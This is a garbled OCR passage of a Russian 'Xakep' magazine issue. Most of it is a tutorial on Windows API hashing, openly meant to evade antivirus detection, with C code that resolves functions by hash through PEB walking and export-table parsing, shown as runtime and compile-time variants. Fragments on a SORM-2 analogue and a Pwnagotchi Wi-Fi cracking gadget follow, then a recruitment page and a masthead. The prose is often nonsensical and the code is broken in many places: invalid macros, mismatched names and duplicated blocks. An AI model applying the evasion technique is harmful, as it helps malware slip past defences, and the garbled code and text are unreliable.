.text:0040193E                 push    ecx             ; lpBaseAddress
.text:0040193F                 push    ecx             ; hFileMappingObject
.text:00401940                 call    ds:CreateFileMappingA
.text:00401946                 push    eax             ; hFileMappingObject
.text:00401947                 call
```

ВЕСЕЛЫЕ ХЕШИ

РЕАЛИЗУЕМ ТЕХНИКУ API HASHING, ЧТОБЫ ОБДУРИТЬ АНТИВИРУС

ПРИМЕР

Не будем ничего со сложными алгоритмами, возьмем тот же **MessageBook()** из **USER32.DLL**. В качестве алгоритма в **Ruby** использовать алгоритм**FNV1a**[1]**32bit**. Сначала генерируем хеши.

```
#include <windows.h>
#include <iostream>

#define INITIAL_SEED  7
#define FNV0A32PT1 (HashStringJenkinsOneAtATime32Bit(A)/PCHAR) API))
#define MESSAGEBOX1 (HashStringJenkinsOneAtATime32Bit(A)/PCHAR) API))
UINT32 HashStringJenkinsOneAtATime32Bit(LPS, PCHAR String)
{
    SIZE_T Index = 0;
    UINT32 Hash = 0;
    SIZE_T Length = lstrlenA(String);

    while (Index != Length)
    {
        Hash += String[Index++];
        Hash += Hash << INITIAL_SEED;
        Hash ^= Hash >> 6;
    }
    Hash += Hash << 3;
    Hash ^= Hash >> 11;
    Hash += Hash << 15;

    return Hash;
}

UINT32 HashStringJenkinsOneAtATime32Bit(LPS, PWCHAR String)
{
    SIZE_T Index = 0;
    UINT32 Hash = 0;
    SIZE_T Length = lstrlenW(String);

    while (Index != Length)
    {
        Hash += String[Index++];
        Hash += Hash << INITIAL_SEED;
        Hash ^= Hash >> 6;
    }
    Hash += Hash << 3;
    Hash ^= Hash >> 11;
    Hash += Hash << 15;

    return Hash;
}

int main() {
    printf("[]] Hash Of "%s" Is : 0x%X.0X \n", "USER32.DLL", MESSAGEBOX1("USER32.DLL"));
    printf("[]] Hash Of "%s" Is : 0x%X.0X \n", "MessageBook", MESSAGEBOX1("MessageBook"));

    return 0;
}
```

Обратите внимание на то, как я добавил макросы **MESSAGEBOX1**. Макрос — такая строка, которая перед компиляцией другой строкой по кроме выполняется. Обычно, являлись у макроса значительно с ключевого слова **#define**

#define MESSAGEBOX1 (HashStringJenkinsOneAtATime32Bit(A)/PCHAR) API))


Перед каждым вызовом **MESSAGE**, он сначала сделает один параметр с именем **API**. При компиляции на место макроса появляется такая строка:

HashStringJenkinsOneAtATime32Bit(A)/PCHAR) API)

Например, в нашем коде внутри функции **printf()**, используется макрос **MESSAGE**, поэтому при компиляции на этом месте возникнет вызов нужной функции:

```
// Вы комментарии
printf("[]] Hash Of "%s" Is : 0x%X.0X \n", "USER32.DLL", MESSAGEBOX1("USER32.DLL"));

// После компиляции
printf("[]] Hash Of "%s" Is : 0x%X.0X \n", "USER32.DLL", HashStringJenkinsOneAtATime32Bit(A)/PCHAR)("USER32.DLL"));
```

Макросы смотрит очень важную роль, как только мы добавим до предварительную API Hashing, в котором язык будет генерировать на лету из кроме кодинг-тонн. Тем временем пока просто запоминаем в блокнот вашу программу.



Скомпилированный файл

Теперь переходим к изменению функций **GetProcAddress()** и **GetModuleHandleA()**, чтобы они принимали хеш от функции. Начнем по порядку.

FARPROC GetProcAddressOnMODULE(HMODULE hMODULE, DWORD dwApiNumhash) {

```
    if (hModule == NULL || dwApiNumhash == 0)
        return NULL;

    PBYTE pBase = (PBYTE)hModule;

    PIMAGE_DOS_HEADER pImgDosHdr = (PIMAGE_DOS_HEADER)pBase;
    if (pImgDosHdr->e_magic != IMAGE_DOS_SIGNATURE)
        return NULL;

    PIMAGE_NT_HEADERS pImgNtHdrs = (PIMAGE_NT_HEADERS)(pBase + pImgDosHdr->e_lfanew);
    if (pImgNtHdrs->Signature != IMAGE_NT_SIGNATURE)
        return NULL;

    IMAGE_OPTIONAL_HEADER ImgOptHdr = pImgNtHdrs->OptionalHeader;

    PIMAGE_EXPORT_DIRECTORY pImgExportDir = (PIMAGE_EXPORT_DIRECTORY)(pBase + ImgOptHdr.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress);

    // После комментарии
    printf("[]] Hash Of "%s" Is : 0x%X.0X \n", "USER32.DLL",
    HashStringJenkinsOneAtATime32Bit(A)/PCHAR)("USER32.DLL"));

    Макросы смотрит очень важную роль, как только мы добавим до предварительную API Hashing, в котором язык будет генерировать на лету из кроме кодинг-тонн. Тем временем пока просто запоминаем в блокнот вашу программу.

    PDWORD FunctionNameArray = (PDWORD)(pBase + pImgExportDir->AddressOfNames);
    PDWORD FunctionAddressArray = (PDWORD)(pBase + pImgExportDir->AddressOfFunctions);
    PWORD FunctionOrdinalArray = (PWORD)(pBase + pImgExportDir->AddressOfNameOrdinals);

    for (DWORD i = 0; i < pImgExportDir->NumberOfFunctions; i++) {
        CHAR* pFunctionName = (CHAR*)(pBase + FunctionNameArray[i]);
        PVOID pFunctionAddress = (PVOID)(pBase + FunctionAddressArray[FunctionOrdinalArray[FunctionOrdinalArray[i]]]);

        if (dwApiNumhash == HASH(pFunctionName)) {
            return (FARPROC)pFunctionAddress;
        }
    }
    return NULL;
}
```

Значительная изменений не требуется, все самое важное — в предусмотрены новые строки.

```
if (dwApiNumhash == HASH(pFunctionName)) {
    return (FARPROC)pFunctionAddress;
}
```

Здесь сравниваются переданный в функцию хеш с хешем от имени экспортируемой функции в DLL. Напомню, если мы ранее сравнивали хеш от **MessageBook()** с хешем, то получили значение **0x4BC**, то здесь этот хеш сравнивается с хешем от имени экспортируемых из библиотеки функций. Выбрасывать функции экспортируют еще функции **MessageBook()** и **CreateProcess()**. Вторая от этих функций будет отличаться от хеша от функции **MessageBook()** и **MessageBook()** это **0x4A8A**. А **CreateProcess()** **0x4B8**. поэтому хеш не будет возвращать на адрес, что, как только дойдет до хеша от функции **MessageBook()** он сначала от адреса возвращает значение и нам вернется адрес функции, которую мы ищем.

Теперь изменяем **GetModuleHandleA()**


HMODULE GetModuleHandleA(CHAR* dwModuleNamehash) {

```
    if (dwModuleNamehash == NULL)
        return NULL;

#ifdef _WIN64
    PPEB pPeb = (PPEB*)__readqword(0x60);
#elif _WIN32
    PPEB pPeb = (PPEB*)__readfsdword(0x30);
#endif

    PPEB_LDR_DATA pLdr = (PPEB_LDR_DATA)(Peb->Ldr);
    PLDR_DATA_TABLE_ENTRY pEle = (PLDR_DATA_TABLE_ENTRY)(Ldr->InMemoryOrderModuleList.Flink);

    while (pEle) {

        if (pEle->FullDllName.Length != NULL && pEle->FullDllName.Length < MAX_PATH) {

            CHAR UpperCaseDllName[MAX_PATH];

            DWORD I = 0;
            while (pEle->FullDllName.Buffer[I]) {
                UpperCaseDllName[I] = (CHAR)toupper(pEle->FullDllName.Buffer[I]);
                I++;
            }
            UpperCaseDllName[I] = '\0';

            if (HASH(UpperCaseDllName) == dwModuleNamehash)
                return (HMODULE)pEle->Reserved2[0];
            else {
                break;
            }
            pEle = *(PLDR_DATA_TABLE_ENTRY*)(pEle);;
        }
        else {
            break;
        }
        pEle = (PLDR_DATA_TABLE_ENTRY*)(pEle);
    }
    return NULL;
}
```

Наконец можно сначала, что все готово. Нам достаточно отмечаемость хеш от имени DLL, а хеш от имени функции которое можно вызывать, после чего сохранить значение в исходном коде, скомпилировать и наслаждаться результатом.

```
#include <windows.h>
#include <iostream>
#include <winternl.h>

#define INITIAL_SEED  7
#define USER32DLL_HASH 0x8D107780
#define MessageBook_HASH 0x7D3F5C1
#define FNV0A32PT1 (HashStringJenkinsOneAtATime32Bit(A)/PCHAR) API))
#define MESSAGEBOX1 (HashStringJenkinsOneAtATime32Bit(A)/PCHAR) API))


typedef UINT(WINAPI,PCHAR) fnMessageBox1(
HWND hWnd,
LPCSTR lpText,
LPCSTR lpCaption,
UINT uType
);

UINT32 HashStringJenkinsOneAtATime32Bit(LPS, PCHAR String)
{
    SIZE_T Index = 0;
    UINT32 Hash = 0;
    SIZE_T Length = lstrlenA(String);

    while (Index != Length)
    {
        Hash += String[Index++];
        Hash += Hash << INITIAL_SEED;
        Hash ^= Hash >> 6;
    }
    Hash += Hash << 3;
    Hash ^= Hash >> 11;
    Hash += Hash << 15;

    return Hash;
}

UINT32 HashStringJenkinsOneAtATime32Bit(LPS, PWCHAR String)
{
    SIZE_T Index = 0;
    UINT32 Hash = 0;
    SIZE_T Length = lstrlenW(String);

    while (Index != Length)
    {
        Hash += String[Index++];
        Hash += Hash << INITIAL_SEED;
        Hash ^= Hash >> 6;
    }
    Hash += Hash << 3;
    Hash ^= Hash >> 11;
    Hash += Hash << 15;

    return Hash;
}

FARPROC GetProcAddressOnMODULE(HMODULE hMODULE, DWORD dwApiNumhash) {

    if (hModule == NULL || dwApiNumhash == NULL)
        return NULL;

    PBYTE pBase = (PBYTE)hModule;

    PIMAGE_DOS_HEADER pImgDosHdr = (PIMAGE_DOS_HEADER)pBase;
    if (pImgDosHdr->e_magic != IMAGE_DOS_SIGNATURE)
        return NULL;

    PIMAGE_NT_HEADERS pImgNtHdrs = (PIMAGE_NT_HEADERS)(pBase + pImgDosHdr->e_lfanew);
    if (pImgNtHdrs->Signature != IMAGE_NT_SIGNATURE)
        return NULL;

    IMAGE_OPTIONAL_HEADER ImgOptHdr = pImgNtHdrs->OptionalHeader;

    PIMAGE_EXPORT_DIRECTORY pImgExportDir = (PIMAGE_EXPORT_DIRECTORY)(pBase + ImgOptHdr.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress);

    PDWORD FunctionNameArray = (PDWORD)(pBase + pImgExportDir->AddressOfNames);
    PDWORD FunctionAddressArray = (PDWORD)(pBase + pImgExportDir->AddressOfFunctions);
    PWORD FunctionOrdinalArray = (PWORD)(pBase + pImgExportDir->AddressOfNameOrdinals);

    for (DWORD i = 0; i < pImgExportDir->NumberOfFunctions; i++) {
        CHAR* pFunctionName = (CHAR*)(pBase + FunctionNameArray[i]);
        PVOID pFunctionAddress = (PVOID)(pBase + FunctionAddressArray[FunctionOrdinalArray[FunctionOrdinalArray[i]]]);

        if (dwApiNumhash == HASH(pFunctionName)) {
            return (FARPROC)pFunctionAddress;
        }
    }
    return NULL;
}

HMODULE GetModuleHandleA(CHAR* dwModuleNamehash) {

    if (dwModuleNamehash == NULL)
        return NULL;

#ifdef _WIN64
    PPEB pPeb = (PPEB*)__readqword(0x60);
#elif _WIN32
    PPEB pPeb = (PPEB*)__readfsdword(0x30);
#endif

    PPEB_LDR_DATA pLdr = (PPEB_LDR_DATA)(Peb->Ldr);
    PLDR_DATA_TABLE_ENTRY pEle = (PLDR_DATA_TABLE_ENTRY)(Ldr->InMemoryOrderModuleList.Flink);

    while (pEle) {

        if (pEle->FullDllName.Length != NULL && pEle->FullDllName.Length < MAX_PATH) {

            CHAR UpperCaseDllName[MAX_PATH];

            DWORD I = 0;
            while (pEle->FullDllName.Buffer[I]) {
                UpperCaseDllName[I] = (CHAR)toupper(pEle->FullDllName.Buffer[I]);
                I++;
            }
            UpperCaseDllName[I] = '\0';

            if (HASH(UpperCaseDllName) == dwModuleNamehash)
                return (HMODULE)pEle->Reserved2[0];
            else {
                break;
            }
            pEle = *(PLDR_DATA_TABLE_ENTRY*)(pEle);;
        }
        else {
            break;
        }
        pEle = (PLDR_DATA_TABLE_ENTRY*)(pEle);
    }
    return NULL;
}

int main() {
    if (LoadLibraryA("USER32.DLL") == NULL) {
        printf("[!] LoadLibraryA Failed With Error : %d \n", GetLastError());
        return 0;
    }

    HMODULE hUser32Module = GetModuleHandleA(USER32DLL_HASH);
    if (hUser32Module == NULL) {
        printf("[!] Could Not Handle To User32.dll \n");
        return 0;
    }

    fnMessageBook pMessageBook = (fnMessageBook)GetProcAddressOnMODULE(hUser32Module, MessageBook_HASH);
    if (pMessageBook == NULL) {
        printf("[!] Could Not Find Address Of Specified Function \n");
        return 0;
    }

    pMessageBook(NULL, "HI", "HI", MB_OK | MB_ICONEXCLAMATION);
    return 0;
}
```

Здесь я использовал функцию **LoadLibrary()**, чтобы целевая библиотека была загружена в адресном пространстве нашего процесса.



Скомпилированный файл

Вот и всё! Ты научился скрывать функции по их хешу. Правда, согласись, не очень удобно каждый раз генерировать хеш, затем перекомпилировать проект. Плюс генерируем хеш помимо, свой отличающий делает на строку с кешем. Поэтому пора переходить к API Hashing во время компиляции.

Продолжение статьи →

ВЕСЕЛЫЕ ХЕШИ

ГЕНЕРИРУЕМ ГОЙДУ API HASHING, ЧТОБЫ ОБХИТРИТЬ АНТИВИРУС

COMPILE-TIME API HASHING

Хеши можно генерировать на лету во время компиляции программы. Для этого используется специальные макросы и функции-шаблоны, которые возвращают результат во время компиляции. Для разнообразия предложим использовать алгоритм шифрования CBC2. Берем две функции по шифрованию ASCII и Unicode, добавляем к ним кончиков слово **constexpr**:

```
#define SEED 5

// Unicode
constexpr DWORD HashStringJjb2W(const wchar_t* String){
    ULONG Hash = (ULONG)A_KEY;
    INT c = 0;
    while ((c = *String++)) {
        Hash = (Hash << 5) + Hash + c;
    }

    return Hash;
}

// ASCII
constexpr DWORD HashStringJjb2A(const char* String){
    ULONG Hash = (ULONG)A_KEY;
    INT c = 0;
    while ((c = *String++)) {
        Hash = (Hash << 5) + Hash + c;
    }

    return Hash;
}
```

Обратим внимание, что здесь мы используем не константную переменную **A_KEY**. Она будет нашим дополнительным ключом. Переменная, сама собой, обязана быть глобальной. Пусть ключ зависит от макроса __TIME__:

```
constexpr int RandomCompileTimeSeed(void)
{
    return '0' * -40271 +
        __TIME__[7] * 1 +
        __TIME__[6] * 10 +
        __TIME__[4] * 60 +
        __TIME__[3] * 600 +
        __TIME__[1] * 3600 +
        __TIME__[0] * 36000;
}
constexpr auto g_KEY = RandomCompileTimeSeed() % 0xFF;
```

Обратим внимание, что здесь мы используем не константную переменную **g_KEY**. Она будет нашим дополнительным ключом. Переменная, сама собой, обязана быть глобальной. Пусть ключ зависит от макроса __TIME__:

```
constexpr int RandomCompileTimeSeed(void)
{
    return '0' * -40271 +
        __TIME__[7] * 1 +
        __TIME__[6] * 10 +
        __TIME__[4] * 60 +
        __TIME__[3] * 600 +
        __TIME__[1] * 3600 +
        __TIME__[0] * 36000;
}
constexpr auto g_KEY = RandomCompileTimeSeed() % 0xFF;

#define SEED 5

// Unicode
constexpr DWORD HashStringJjb2W(const wchar_t* String){
    ULONG Hash = (ULONG)A_KEY;
    INT c = 0;
    while (c = *String++) {
        Hash = (Hash << 5) + Hash + c;
    }

    return Hash;
}

// ASCII
constexpr DWORD HashStringJjb2A(const char* String){
    ULONG Hash = (ULONG)A_KEY;
    INT c = 0;
    while (c = *String++) {
        Hash = (Hash << 5) + Hash + c;
    }

    return Hash;
}
```

Рассбираем макрос подробнее:

- `__TIME__` HASHING — названия макроса.
- A_KEY — переменная, которая хранит в макросе (строка).
- constexpr auto — начало объявления переменной, которая будет содержать.
- A_KEY+8_RS23W — имя переменной. А слухает для «склеивания» -8 похожу имя, или «ключ» для шифрования.
- = HashStringJjb2W(L(wchar_t wchar_t* LA&F)) — целевая функция, возвращающая ваш значение от строки

Сами функции в Visual Studio и смотрим на результат:

```
#include <windows.h>
#define CTIME_HASHA_API2 L HashStringJjb2A(wchar_t*)
#define CTIME_HASHA_API3 L HashStringJjb2A(char*)
#define CTIME_HASHA_API2 L HashStringJjb2W(wchar_t*)
#define CTIME_HASHA_API3 L HashStringJjb2W(char*)

constexpr int RandomCompileTimeSeed(void)
{
    return '0' * -40271 +
        __TIME__[7] * 1 +
        __TIME__[6] * 10 +
        __TIME__[4] * 60 +
        __TIME__[3] * 600 +
        __TIME__[1] * 3600 +
        __TIME__[0] * 36000;
}
constexpr auto g_KEY = RandomCompileTimeSeed() % 0xFF;

#define SEED 5
// Unicode
constexpr DWORD HashStringJjb2W(const wchar_t* String){
    ULONG Hash = (ULONG)A_KEY;
    INT c = 0;
    while (c = *String++) {
        Hash = (Hash << 5) + Hash + c;
    }

    return Hash;
}

// ASCII
constexpr DWORD HashStringJjb2A(const char* String){
    ULONG Hash = (ULONG)A_KEY;
    INT c = 0;
    while (c = *String++) {
        Hash = (Hash << 5) + Hash + c;
    }

    return Hash;
}
int main() {
    CTIME_HASHA(MessageBoxA);// Вычисчяем на этом месте появляется
constexpr auto MessageBoxA_Hor32A = HashStringJjb2A("MessageBoxA");

    return 0;
}
```

Если ты немедленно нажимай кнопку на **CTIME_HASHA**, то увидишь, во что разыщется этот макрос во время компиляции:

Фактически идет неявная инициализация в коде переменной **MessageBoxA_Hor32A**, в значении ей берется из вызова функции по мешнеровано.

К сожалению, с DLL чуть сложнее. Если мы в макрос **CTIME_HASHA** передадим **User32.dll**, то получим полезное сообщение строка:

```
constexpr auto User32.dll_Hor32A = HashStringJjb2A("User32.dll");
```

То есть идет обращение к элементу **dll_Hor32A** класса **User32** (по крайней мере, так думает компилятор). Неважно класса и у чем более элементов в нем нет. Проблема в том, что DLL зависит отдельной макроса, а в макросе этот скарешмать имя DLL без **.dll**

```
#define CTIME_HASHA(User32.dll);
constexpr auto User32.dll_Hor32A = HashStringJjb2A("User32.dll");
...
CTIME_DLLHASHA(USER32);// Вычисчяем на этом месте появляется
constexpr auto User32_Funcs = HashStringJjb2A("User32");
```

А позже в функции обнаружения DLL то ищу генерируем ихз так же. Без полезное нажимаешь сообщения (то есть без **.dll**). Но на месте добавлен знак завершения строки:

```
UpperCaseDllName[i - 4] = '\0';
if (RTIME_HASHA(UpperCaseDllName) == dwModuleNameHash)
    return (HMODULE)pDte->Reserved2[0];
```

Нашелись у нас все готово, чтобы проверить API Hashing в режиме Compile-Time!

ПРИМЕР

Собираем все в один проект, закидываем в «Студию» и запускаем:

```
#include <windows.h>
#include <stdio.h>
#include <winternl.h>
#include <string>

#define SEED 5
typedef UINT(CALLBACK* fnMessageBoxA);
    HWND hwnd,
    LPCSTR lpText,
    LPCSTR lpCaption,
    UINT uType
    );


constexpr int RandomCompileTimeSeed(void)
{
    return '0' * -40271 +
        __TIME__[7] * 1 +
        __TIME__[6] * 10 +
        __TIME__[4] * 60 +
        __TIME__[3] * 600 +
        __TIME__[1] * 3600 +
        __TIME__[0] * 36000;
}

constexpr auto g_KEY = RandomCompileTimeSeed() % 0xFF;

constexpr DWORD HashStringJjb2W(const wchar_t* String){
    ULONG Hash = (ULONG)A_KEY;
    INT c = 0;
    while (c = *String++) {
        Hash = (Hash << 5) + Hash + c;
    }

    return Hash;
}

constexpr DWORD HashStringJjb2A(const char* String){
    ULONG Hash = (ULONG)A_KEY;
    INT c = 0;
    while (c = *String++) {
        Hash = (Hash << 5) + Hash + c;
    }

    return Hash;
}

#define CTIME_HASHA(User32.dll);
#define CTIME_HASHA(User32.dll);
#define CTIME_HASHA(User32.dll);
```

THE POSSESSOR

ДЕЛАЕМ АНАЛОГ CORM-2 НА LINUX И ROUTEROS

Сергей
Network Security Expert
@Sergeyweb

Наверняка ты уже насмышлен о такой штуке, как CORM. Ее ставят у российских провайдеров, чтобы специфичность юзеров с случайно подобранных диапазонов в блокировке РКН. В этой статье я покажу, как самостоятельно развернуть аналог CORM-2 на Linux и оборудовании MikroTik. Но для дела, а просто ради интереса. В процессе ты научишься пользовать пакетный фильтр iptables, который могут пригодиться в работе.

Итак, CORM — это системы технических средств для обеспечения функционирования сетевых многоуровневых систем связи. Состоит из трех частей:

- CORM-1 - Предназначена для проксирования телефонных разговоров посредством сетей связи и иных приоритетных. Регулируется приказом Министерства связи России от 19.11.2012 № 346.
- CORM-2 - отличается от CORM-1 тем, что предназначена для замены интернет-соединений, есть специфицируется осуществлять перехват и ограничивать доступ к ресурсам, которые могут быть использованы для обхода ограничений. Регулируется Минкомсвязи России от 16.04.2014 № 301.
- CORM-3 - Хранит в виде структуры баз данных информацию об обновлениях реестра блокировки, сортировке данных, которые получает и анализирует данные. Регулируется приказом Минкомсвязи России от 29.10.2018 № 523.

В этой работе я делаю аналог на CORM-2, так как именно по отношению к нам контроль интернет соединения стоит дорого. В расходах у провайдера такие траты и у нас, как строится инструкция какой сетью, а затем 2-ой вариант, что мы не будем использовать оборудование CORM-2 и соответственно остаются только на использовать Российский сегмент.

Но раз уже у меня нет никаких обходов CORM, и наш творение не в ходе мира не протестировано, то мы сделаем свой аналог CORM-2 для себя. Наша работа будет часто использоваться, а цель — всего лишь подчеркнуть и показать пример обращения на занимательные примеры.

АРХИТЕКТУРА

Все общие сервы что, что нам пригодится:

CASTING-TB
CASTING-TB
CASTING-TB

PWNAGOTCH!

СОБИРАЕМ ХАКЕРСКИЙ ГАДЖЕТ С ИСКУССТВЕННЫМ ИНТЕЛЛЕКТОМ

Валентин Сигитов
Эксперт по информационной безопасности

Наверняка читателю «Хакера» хотя бы однажды захотелось исполнить мечту детства, собрать робота, который будет не чайник кипятить по нажатию одной кнопки, а что-нибудь интересное. Например, Skynet? Мы построили Pwnagotch — самодельный гаджет для поиска и взлома точек доступа сетей, работающий на основе искусственного интеллекта. Да еще и с цифровым питомцем внутри!

Еще раз напомним конструкцию с достижением, но в котором виртуальный питомец хорошо забивает реальную, невозможно отделаться от ощущения, что это — Tamagotchi. Но, в отличие от Tamagotchi, Pwnagotch — это не виртуальный, а вполне реальный гаджет, который, кстати, сделан Павлом Жежерином и очень, по-человечески, расходится, в отличие от оригинала Pwnagotch. Поскольку он запускает множество Python-скриптов, которые ищут точки доступа, определяют их производителя и пытаются взломать их, а также сохраняют в базу данных, которая, кстати, тоже есть. Кстати, в Perl для Linux уже есть, то, прекращение после устройства, но, в отличие от оригинала, Pwnagotch — это не просто «виртуальный», а полноценный гаджет, который, кроме прочего, использует встроенный акселерометр, чтобы определять, когда его трясут, определяет, когда его поднимают, выполняет подсчитывает и напоминает.

Pwnagotch-питомцем и сохраняет данные из подтверждения пакетов

СТАНЬ АВТОРОМ «ХАКЕРА»!

«Хакеру» нужны новые авторы, и ты можешь стать одним из них! Если тебе интересно то, о чем мы пишем, и есть желание исследовать эти темы вместе с нами, то не упусти возможность вступить в ряды наших авторов и получать за это все, что им причитается.

- **Авторы получают денежное вознаграждение.** Размер зависит от сложности и уникальности темы и объема проделанной работы (но не от объема текста).
- **Наши авторы читают «Хакер» бесплатно**: каждая опубликованная статья приносит месяц подписки и значительно увеличивает личную скидку. Уже после третьего раза подписка станет бесплатной навсегда.

Кроме того, **наличие публикаций — это отличный способ показать работодателю и коллегам, что ты в теме**. А еще мы планируем запуск англоязычной версии, так что **у тебя будет шанс быть узнанным и за рубежом**.

И конечно, **мы всегда указываем в статьях имя или псевдоним автора**. На сайте ты можешь сам заполнить характеристику, поставить фото, написать что-то о себе, добавить ссылку на сайт и профили в соцсетях. Или, наоборот, не делать этого в целях конспирации.

Я ТЕХНАРЬ, А НЕ ЖУРНАЛИСТ. ПОЛУЧИТСЯ ЛИ У МЕНЯ НАПИСАТЬ СТАТЬЮ?

Главное в нашем деле — знания по теме, а не корочки журналиста. Знаешь тему — значит, и написать сможешь. Не умеешь — поможем, будешь сомневаться — поддержим, накосячишь — отредактируем. Не зря у нас работает столько редакторов! Они не только правят буквы, но и помогают с темами и форматом и «причесывают» авторский текст, если в этом есть необходимость. И конечно, перед публикацией мы согласуем с автором все правки и вносим новые, если нужно.

КАК ПРИДУМАТЬ ТЕМУ?

Темы для статей — дело непростое, но и не такое сложное, как может показаться. Стоит начать, и ты наверняка будешь придумывать темы одну за другой!

Первым делом задай себе несколько простых вопросов:

- **«Разбираюсь ли я в чем-то, что может заинтересовать других?»** Частый случай: люди делают что-то потрясающее, но считают свое занятие вполне обыденным. Если твоя мама и девушка не хотят слушать про реверс малвари, сборку ядра Linux, проектирование микропроцессоров или хранение данных в ДНК, это не значит, что у тебя не найдется благодарных читателей.
- **«Были ли у меня в последнее время интересные проекты?»** Если ты ресерчишь, багхантишь, решаешь crackme или задачки на CTF, если ты разрабатываешь что-то необычное или даже просто настроил себе какую-то удобную штуковину, обязательно расскажи нам! Мы вместе придумаем, как лучше подать твои наработки.
- **«Знаю ли я какую-то историю, которая кажется мне крутой?»** Попробуй вспомнить: если ты буквально недавно рассказывал кому-то о чем-то очень важном или захватывающем (и связанным с ИБ или ИТ), то с немалой вероятностью это может быть неплохой темой для статьи. Или как минимум натолкнет тебя на тему.
- **«Не подмечал ли я, что в Хакере упустили что-то важное?»** Если мы о чем-то не писали, это могло быть не умышленно. Возможно, просто никому не пришла в голову эта тема или не было человека, который взял бы ее на себя. Кстати, даже если писать сам ты не собираешься, подкинуть нам идею все равно можно.

Уговорили, каков план действий?

1. Придумываешь актуальную тему или несколько.
2. Описываешь эту тему так, чтобы было понятно, что будет в статье и зачем ее кому-то читать. Обычно достаточно рабочего заголовка и нескольких предложений (pro tip: их потом можно пустить на введение).
3. Выбираешь редактора и отправляешь ему свои темы (можно главреду — он разберется). Заодно неплохо бывает представиться и написать пару слов о себе.
4. С редактором согласуете детали и сроки сдачи черновика. Также он выдает тебе правила оформления и отвечает на все интересующие вопросы.
5. Пишешь статью в срок и отправляешь ее. Если возникают какие-то проблемы, сомнения или просто задержки, ты знаешь, к кому обращаться.
6. Редактор читает статью, принимает ее или возвращает с просьбой доработать и руководством к действию.
7. Перед публикацией получаешь версию с правками и обсуждаешь их с редактором (или просто даешь добро).
8. Дожидаешься выхода статьи и поступления вознаграждения.

TL;DR

Если хочешь публиковаться в «Хакере», придумай тему для первой статьи и предложи редакции.

№10 (295)

Андрей Письменный
Главный редактор
pismenny@glc.ru

Валентин Холмогоров
Ведущий редактор
valentin@holmogorov.ru

Илья Русанен
Разработка
rusanen@glc.ru

Евгения Шарипова
Литературный редактор

MEGANEWS

Мария Нефёдова
nefedova@glc.ru

АРТ

yambuto
yambuto@gmail.com

КОНСУЛЬТАЦИОННЫЙ СОВЕТ

Иван Андреев, Олег Афонин, Марк Бруцкий-Стемпковский, Алексей Глазков, Nik Zerof, Юрий Язев

РЕКЛАМА

Анна Яковлева
Директор по спецпроектам
yakovleva.a@glc.ru

РАСПРОСТРАНЕНИЕ И ПОДПИСКА

Вопросы о подписке:
lapina@glc.ru

Вопросы о материалах:
support@glc.ru

Адрес редакции: 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Издатель: ИП Югай Александр Олегович, 400046, Волгоградская область, г. Волгоград, ул. Дружбы народов, д. 54. Учредитель: ООО «Медиа Кар» 125080, город Москва, Волоколамское шоссе, дом 1, строение 1, этаж 8, помещение IX, комната 54, офис 7. Зарегистрировано в Федеральной службе по надзору в сфере связи, информационных технологий и массовых коммуникаций (Роскомнадзоре), свидетельство Эл № ФС77-67001 от 30.08.2016 года. Мнение редакции не обязательно совпадает с мнением авторов. Все материалы в номере предоставляются как информация к размышлению. Лица, использующие данную информацию в противозаконных целях, могут быть привлечены к ответственности. Редакция не несет ответственности за содержание рекламных объявлений в номере. По вопросам лицензирования и получения прав на использование редакционных материалов журнала обращайтесь по адресу: xakep@glc.ru. © Журнал «Хакер», РФ, 2022